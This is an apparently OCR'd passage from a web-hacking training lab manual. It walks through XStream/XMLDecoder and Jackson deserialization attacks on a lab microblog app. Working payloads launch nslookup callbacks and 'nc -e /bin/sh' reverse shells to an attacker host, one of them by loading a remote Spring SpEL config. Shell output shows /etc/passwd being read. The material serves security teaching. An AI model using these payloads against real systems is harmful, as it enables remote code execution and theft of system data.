
Step 2: Observe the request. It's a simple REST API request which adds the content.

```
POST /api/add/microblog HTTP/1.1
Host: mblog.webhacklab.com
Content-Length: 68
Accept: */*
Origin: http://mblog.webhacklab.com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
DNT: 1
Content-Type: application/json; charset=UTF-8
Referer: http://mblog.webhacklab.com/index
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=582056FDB7D48BB243A4BB33C8A2A8A3
Connection: close

["awh.notsosecure.mblog.web.forms.MicroblogForm",{"content":"Test"}]
```

Step 3: In the source code we get some hints about the new update.

Step 4: Modify the request to check if the server accepts XML as an input. Web frameworks in Java use XStream or XMLDecoder libraries to convert HTTP request parameters to objects through a process called Deserialization which may lead to remote code execution. In the screenshot below when we tried to change our request to XML , the application servers an XML parsing error which gives us a hint that the HTTP request is attempting to be parsed as an XML.

```
<?xml version="1.0" encoding="UTF-8"?>
<java version="1.7" class="java.beans.XMLDecoder">
<object class="awh.notsosecure.mblog.web.forms.MicroblogForm">
<void property="content">
<string>test</string>
</void>
</object>
</java>
```




Step 5: Start sniffing traffic using TCPDump.

```
tcpdump -n udp port 53 -i any
```

```
root@kali:~/tools/VPN# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
```

Step 6: Let's send the following XML file to the application , the XStream parser will try to deserialize the object and execute the java.lang.Runtime class giving us a remote code execution

```
<?xml version="1.0" encoding="UTF-8"?>
 <object class="java.lang.ProcessBuilder">
      <array class="java.lang.String" length="2">
          <void index="0">
              <string>nslookup</string>
          </void>
          <void index="1">
              <string>spam1234.userX.webhacklab.com</string>
          </void>
    </array>
      <void method="start" />
 </object>
```



Step 7: As can be seen from the screenshot below we received a dns request for domain resolution on our Authoritative domain "user**X**.webhacklab.com" confirming command execution.

```
tcpdump -n udp port 53 -i any
```

```
root@kali:~/tools/VPN# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
05:21:10.693005 IP 192.168.200.12.11167 > 192.168.4.6.53: 40159+ A? spam1234.user6.webhacklab.com. (47)
05:21:10.693626 IP 10.0.2.15.3271 > 8.8.8.8.53: 987+ A? spam1234.user6.webhacklab.com. (47)
05:21:10.693743 IP 10.0.2.15.3271 > 8.8.4.4.53: 987+ A? spam1234.user6.webhacklab.com. (47)
05:21:10.693842 IP 10.0.2.15.3271 > 1.1.1.1.53: 987+ A? spam1234.user6.webhacklab.com. (47)
05:21:10.975327 IP 8.8.8.8.53 > 10.0.2.15.3271: 987 NXDomain 0/1/0 (117)
05:21:10.975507 IP 192.168.4.6.53 > 192.168.200.12.11167: 40159 NXDomain 0/1/0 (117)
05:21:11.057879 IP 8.8.4.4.53 > 10.0.2.15.3271: 987 NXDomain 0/1/0 (117)
05:21:11.220633 IP 1.1.1.1.53 > 10.0.2.15.3271: 987 NXDomain 0/1/0 (117)
```


Step 8: Start to listen on any port, let's say 9999.

```
root@Kali:~# nc -nvlp 9999
```

```
root@kali:~# nc -nvlp 9999
listening on [any] 9999 ...
```

Step 9: If we send the following XML file to the application, the XStream parser will try to deserialize the object and execute our command “nc -e /bin/sh 192.168.4.**X** 9999”.

```
<?xml version="1.0" encoding="UTF-8"?>
 <object class="java.lang.ProcessBuilder">
      <array class="java.lang.String" length="5">
          <void index="0">
              <string>nc</string>
          </void>
          <void index="1">
              <string>-e</string>
          </void>
          <void index="2">
              <string>/bin/sh</string>
          </void>
          <void index="3">
              <string>192.168.4.X</string>
          </void>
          <void index="4">
              <string>9999</string>
          </void>
    </array>
      <void method="start" />
 </object>
```



Step 10: As can be seen from the screenshot below we can access the system using reverse shell and execute commands.

```
root@kali:~# nc -nlvp 9999
listening on [any] 9999 ...
connect to [192.168.4.6] from (UNKNOWN) [192.168.200.14] 55638
id
uid=112(tomcat8) gid=118(tomcat8) groups=118(tomcat8)

uname -a
Linux ubuntu20013 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux

whoami
tomcat8

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```


Jackson JSON Deserialization Attack

Challenge URL: http://mblog.webhacklab.com/mblog/api/add/microblog

- **Get a reverse shell and extract the system information such as username, OS type from the server and also read "/etc/passwd" file.**

Solution:


Step 1: Login into the Microblog and post a blog and intercept the request in Burp.



Step 2: Observe the request. It is a simple REST API request which adds the content.

```
POST /api/add/microblog HTTP/1.1
Host: mblog.webhacklab.com
Content-Length: 68
Accept: */*
Origin: http://mblog.webhacklab.com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
DNT: 1
Content-Type: application/json; charset=UTF-8
Referer: http://mblog.webhacklab.com/index
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=582056FDB7D48BB243A4BB33C8A2A8A3
Connection: close

["awh.notsosecure.mblog.web.forms.MicroblogForm",{"content":"Test"}]
```


Step 3: Break the JSON format by simply removing the last “ ” ” (Double Quote) near Test as shown below and observe the error. This looks like a JSON serialized string.



Note: From the error we can observe that the Jackson databind library is being used. This library is vulnerable to JSON deserialization attacks.

Step 4: The most common framework in java applications is Spring and if we feed the below JSON data to a Jackson parser parsing it, it’ll try to load a Spring Configuration(ApplicationContext) file from over the network.

```
["org.springframework.context.support.FileSystemXmlApplicationContext",
"http://192.168.4.X:80/spel.xml"]
```



Step 5: Now within this configuration file we can embed “SpEL i.e. Spring Expression Language” which can execute code. So let’s host the below spel.xml file on our kali machine and send the JSON request of **Step 4** to our application


```
<beans xmlns="http://www.springframework.org/schema/beans"
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
   xsi:schemaLocation="
      http://www.springframework.org/schema/beans
  http://www.springframework.org/schema/beans/spring-beans.xsd">
   <bean id="pb" class="java.lang.ProcessBuilder">
        <constructor-arg>
            <array>
                <value>nc</value>
                <value>192.168.4.X</value>
                <value>4444</value>
                <value>-e</value>
                <value>/bin/bash</value>
            </array>
        </constructor-arg>
      <property name="whatever" value="#{ pb.start() }"/>
   </bean>
 </beans>
```

```
root@Kali:~/tools# python3 -m http.server 80
```


```
┌──(root💀kali)-[~/tools]
└─# ls
ASP_extension_files          json_web_tokens              SampleData.xls
aws_enum.py                  jython-standalone-2.7.0.jar  sd.php
commands_list.txt            nodejs                       shell
coupons                      node_modules                 spel.xml
Docx_files                   package.json                 test.txt
git-dumper-master            package-lock.json            vbox2vm.sh
hash_extender                phpggc                       VPN
java                         plex_python_exploit          xxe
javadeserialziation          python_deserialization       ysoserial-master.jar
jruby-complete-9.1.17.0.jar  pythonserv.py

┌──(root💀kali)-[~/tools]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Step 6: Start a netcat listener


```
root@Kali:~# nc -nvlp 4444
```



Step 7: Observe the request on the python web server



Step 8: On successful execution we get the reverse shell as shown below



